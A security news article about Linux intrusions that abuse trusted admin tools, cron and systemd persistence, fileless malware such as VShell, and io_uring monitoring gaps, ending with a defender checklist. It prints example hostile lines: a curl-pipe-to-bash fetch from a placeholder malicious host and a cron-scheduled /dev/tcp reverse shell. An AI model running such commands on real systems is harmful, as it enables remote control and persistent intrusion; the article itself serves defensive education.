


Linux Attackers Abuse Admin Tools For Stealthy Intrusions
 May 08, 2026 •
  MaK Ulac
 5 - 10 min read

A lot of Linux attacks now look like normal admin activity. Attackers use SSH, cron, curl, systemd, cloud scripts, and other trusted tools that defenders already expect to see running across production systems.
That makes detection messy. A scheduled task could be maintenance. A remote shell could be used for troubleshooting. In container and cloud environments where everything is noisy already, malicious activity disappears fast if nobody is watching process behavior closely.
Traditional detection still focuses heavily on malware and obvious exploitation. Modern Linux intrusions are quieter than that. Most of the time, attackers just blend into the system and stay there.
Why Linux Systems Are Attracting More Attackers
Linux now powers much of the modern internet. Cloud infrastructure, Kubernetes clusters, virtualization platforms, CI/CD pipelines, enterprise applications, and web hosting environments all depend heavily on Linux systems behind the scenes.
As Linux adoption has expanded, attackers have adapted their targeting strategies accordingly.
Years ago, many Linux compromises focused primarily on basic web server attacks or opportunistic malware deployment. Modern Linux attacks are far more operational. Threat actors now target Linux environments because they often provide direct access to:
- cloud workloads,
- authentication systems,
- sensitive application data,
- and large-scale compute resources.
Containerized infrastructure has amplified this even further. A single vulnerable application or poorly configured container can sometimes expose much larger portions of an organization’s environment than administrators initially expect.
Attackers also understand that Linux systems are frequently monitored differently than Windows endpoints. In many organizations runtime visibility is limited, endpoint telemetry is inconsistent, workloads are considered temporary, or security tooling is deployed unevenly across Linux infrastructure.
That creates opportunities for attackers to operate quietly for extended periods before detection.
Why Attackers Prefer Legitimate Linux Tools
One of the biggest changes in modern Linux attacks is the growing abuse of legitimate system utilities during post-exploitation activity.
Instead of immediately deploying custom malware, attackers increasingly rely on tools already installed on the operating system. This approach is commonly known as “living off the land.”
What “Living Off the Land” Means
Linux distributions include powerful built-in utilities designed for automation, remote access, networking, scheduling, and system administration. Administrators use these tools constantly, which makes them useful for attackers trying to avoid detection.
Utilities frequently abused in Linux intrusions include:
curlwgetsshcronsystemdchmodbase64nohup
These tools allow attackers to download payloads, execute scripts, maintain persistence, communicate remotely, and move through environments without introducing obviously suspicious binaries.
For example:
curl -fsSL http://malicious-site/payload.sh | bashAt first glance, this may resemble a normal deployment script or software installation command.
Why These Attacks Blend Into Normal Activity
The biggest challenge for defenders is that these commands are legitimate.
A command like:
chmod +x /tmp/update.shcould easily belong to a routine update process.
Attackers take advantage of that ambiguity. The goal is no longer simply avoiding antivirus detection. The goal is to blend into the same workflows administrators already trust.
Groups like TeamTNT and Kinsing have repeatedly abused native Linux utilities, cloud tooling, cron jobs, and SSH persistence to maintain access inside compromised environments while deploying cryptominers across cloud infrastructure.
Because the tools themselves are trusted, defenders often need behavioral context to identify malicious activity:
- Who launched the command?
- What process started it?
- What happened afterward?
- Does the behavior match the workload’s normal activity?
Without that visibility, many Linux intrusions can remain hidden inside legitimate system operations.
How Attackers Maintain Persistence on Linux Systems
After gaining access to a Linux environment, attackers typically focus on persistence. Persistence allows them to reconnect later without repeating the original compromise.
Linux provides several legitimate mechanisms that attackers can abuse for long-term access.
Cron Jobs and Scheduled Tasks
 One of the most common persistence techniques involves cron jobs.
Cron is a built-in Linux scheduling utility used to automate recurring tasks. Attackers abuse it because malicious jobs can blend into legitimate administrative automation.
For example:
* * * * * /bin/bash -c 'sh -i >& /dev/tcp/192.168.1.50/443 0>&1'This task attempts to establish a remote shell connection every minute.
SSH Key Abuse
Instead of creating new user accounts, attackers often add malicious public keys to:
~/.ssh/authorized_keysThis allows them to reconnect later through SSH without relying on passwords.
Because administrators commonly use SSH keys legitimately, unauthorized additions can easily go unnoticed without regular auditing.
Systemd Services
 Modern Linux distributions rely heavily on
 systemd for service management and startup behavior.
Attackers abuse this by creating malicious service files that automatically execute payloads during boot.
These services can appear legitimate unless defenders regularly review startup configurations.
Common Linux Persistence Locations Attackers Abuse
Attackers frequently hide persistence inside legitimate Linux startup and configuration locations, including:
/etc/cron.*/etc/systemd/system//etc/rc.local~/.ssh/authorized_keys.bashrc.profile/var/spool/cron/
Unexpected modifications in these locations should be investigated quickly, especially on internet-facing systems or cloud workloads.
How Containers Changed Linux Security
Containers transformed modern infrastructure, but they also introduced new security risks that attackers increasingly exploit.
Why Containers Create New Attack Paths
Containers are designed to isolate applications and dependencies from the underlying operating system. In practice, however, many container deployments are not configured securely.
Common issues include:
- overly broad permissions,
- writable host mounts,
- exposed APIs,
- privileged containers,
- and unnecessary administrative tooling.
If attackers compromise a vulnerable container, they may be able to access sensitive cloud credentials, pivot into other workloads, interact with orchestration platforms, or even reach the underlying host system.
This is one reason cloud-native cryptomining campaigns have become so common in Linux environments.
Real-World Example: TeamTNT
TeamTNT became well known for targeting exposed Docker environments and Kubernetes infrastructure.
The group repeatedly abused exposed Docker APIs, weak cloud configurations, mounted host filesystems, and native Linux utilities to deploy cryptominers and spread laterally across cloud environments.
Rather than relying heavily on sophisticated malware, many TeamTNT attacks focused on abusing legitimate administration tools and cloud-native functionality already present inside compromised environments.
That operational approach made many attacks difficult to distinguish from routine cloud activity.
Why Minimal Container Images Matter
Many container images include tools and applications that do not actually need
- shells
- package managers
- networking utilities
- scripting environments
- and debugging tools
Attackers can immediately weaponize those utilities after compromise. This is why many organizations are shifting toward minimal images, distroless containers, reduced package sets, and tighter runtime permissions. The fewer tools available inside a workload, the fewer options attackers have after gaining access.
Why Modern Linux Malware Is Harder to Detect
Traditional Linux malware often relied on visible files written directly to disk. Modern Linux malware increasingly avoids leaving those obvious artifacts behind.

What Fileless Malware Means
Fileless malware refers to malicious code that executes primarily in memory instead of relying heavily on files saved to disk.
This matters because many traditional security tools still focus primarily on filesystem scanning and signature-based detection.
If attackers avoid writing payloads directly to disk, detection becomes significantly more difficult.
How Modern Linux Malware Executes in Memory
Recent Linux malware campaigns have demonstrated that attackers:
- downloading encrypted payloads,
- decrypting them in memory,
- and executing them immediately without saving readable files to disk.
Some malware families even disguise themselves as legitimate Linux processes to avoid attention during process inspection.
For example, researchers recently documented Linux malware masquerading as kernel worker threads while running malicious code entirely in memory.
Real-World Example: VShell Malware
Researchers analyzing the VShell malware campaign discovered attackers delivering payloads through weaponized archive filenames and unsafe shell behavior.
Instead of relying on traditional executable attachments, the attack abused shell processing logic to trigger:
-
Bashexecution, -
Base64decoding, - architecture-aware payload delivery,
- and in-memory malware execution.
The malware eventually disguised itself as legitimate kernel worker processes to blend into normal system activity.
This demonstrates how modern Linux attacks increasingly focus on stealth and operational blending instead of noisy malware deployment.
Why Traditional Linux Monitoring Is Struggling
Many Linux security tools rely heavily on monitoring system calls, which are requests applications make to the Linux kernel when performing actions like opening files, creating processes, or establishing network connections.
This approach has worked well for years, but newer Linux features are beginning to create visibility gaps.
What Is io_uring?

io_uring is a Linux kernel interface designed to improve asynchronous input and output performance.
It helps applications process tasks more efficiently while reducing overhead from traditional system calls.
While beneficial for performance, researchers recently demonstrated that attackers could abuse io_uring to perform malicious activity while bypassing several traditional Linux monitoring approaches.
Why This Creates a Visibility Problem
Many Linux detection tools assume suspicious behavior will generate standard system calls that can be monitored and analyzed. But researchers demonstrated rootkit activity capable of communicating with remote servers, reading and writing files, and executing command while avoiding visibility from some traditional monitoring methods.
This does not mean Linux security tooling is ineffective. It means defenders need broader runtime visibility instead of relying entirely on older assumptions about attacker behavior.
As Linux infrastructure becomes more complex, attackers are increasingly exploiting the difference between what defenders expect to see, and what security tools can actually observe.
Quick Investigation Checklist
Security teams should investigate Linux systems for:
- Unexpected outbound shell connections
- Scripts executing from
/tmp - Unauthorized
SSHkeys - Suspicious
cronentries -
Base64-encoded shell commands - Unusual
curlorwgetactivity - Privileged containers
- Unexpected
systemdservices - Hidden processes masquerading as legitimate services
Tools That Can Improve Linux Visibility

Traditional antivirus alone is no longer enough for many Linux environments, especially in cloud-native infrastructure and containerized workloads.
Security teams should consider combining:
-
Falcofor runtime container monitoring -
Tetragonfor eBPF-based visibility -
auditdfor process auditing -
osqueryfor endpoint telemetry -
Sysmon for Linuxfor behavioral monitoring -
Elastic DefendorCrowdStrikeLinux telemetry for centralized detection -
Lynisfor Linux security auditing
The goal is not simply detecting malware files. It’s identifying suspicious behavior patterns before attackers establish long-term persistence.
Final Thoughts
Linux remains one of the most secure and reliable operating systems available today. But modern attackers are adapting quickly to the way Linux infrastructure has evolved across cloud environments, containers, and enterprise workloads.
Rather than relying entirely on traditional malware, many attacks now focus on abusing legitimate tools, trusted workflows, and visibility gaps inside modern Linux environments. That shift makes detection significantly more difficult because malicious activity often resembles normal administrative behavior.
For defenders, the challenge is no longer just preventing compromise. It’s identifying suspicious behavior early enough to stop attackers before they establish persistence and quietly disappear into routine system activity.
As Linux adoption continues to grow across cloud and enterprise infrastructure, improving runtime visibility, reducing unnecessary attack surface, and understanding how attackers abuse native functionality will become increasingly important parts of modern Linux security.
 PREVIOUS
 NEXT
NEXT 
Powered By

Linux Security - Your source for Top Linux News, Advisories, HOWTOs and Feature Releases
QUICK LINKS
subscribe to newsletters!
Like staying secure? So do we.
Sign up for updates, tips, and alerts!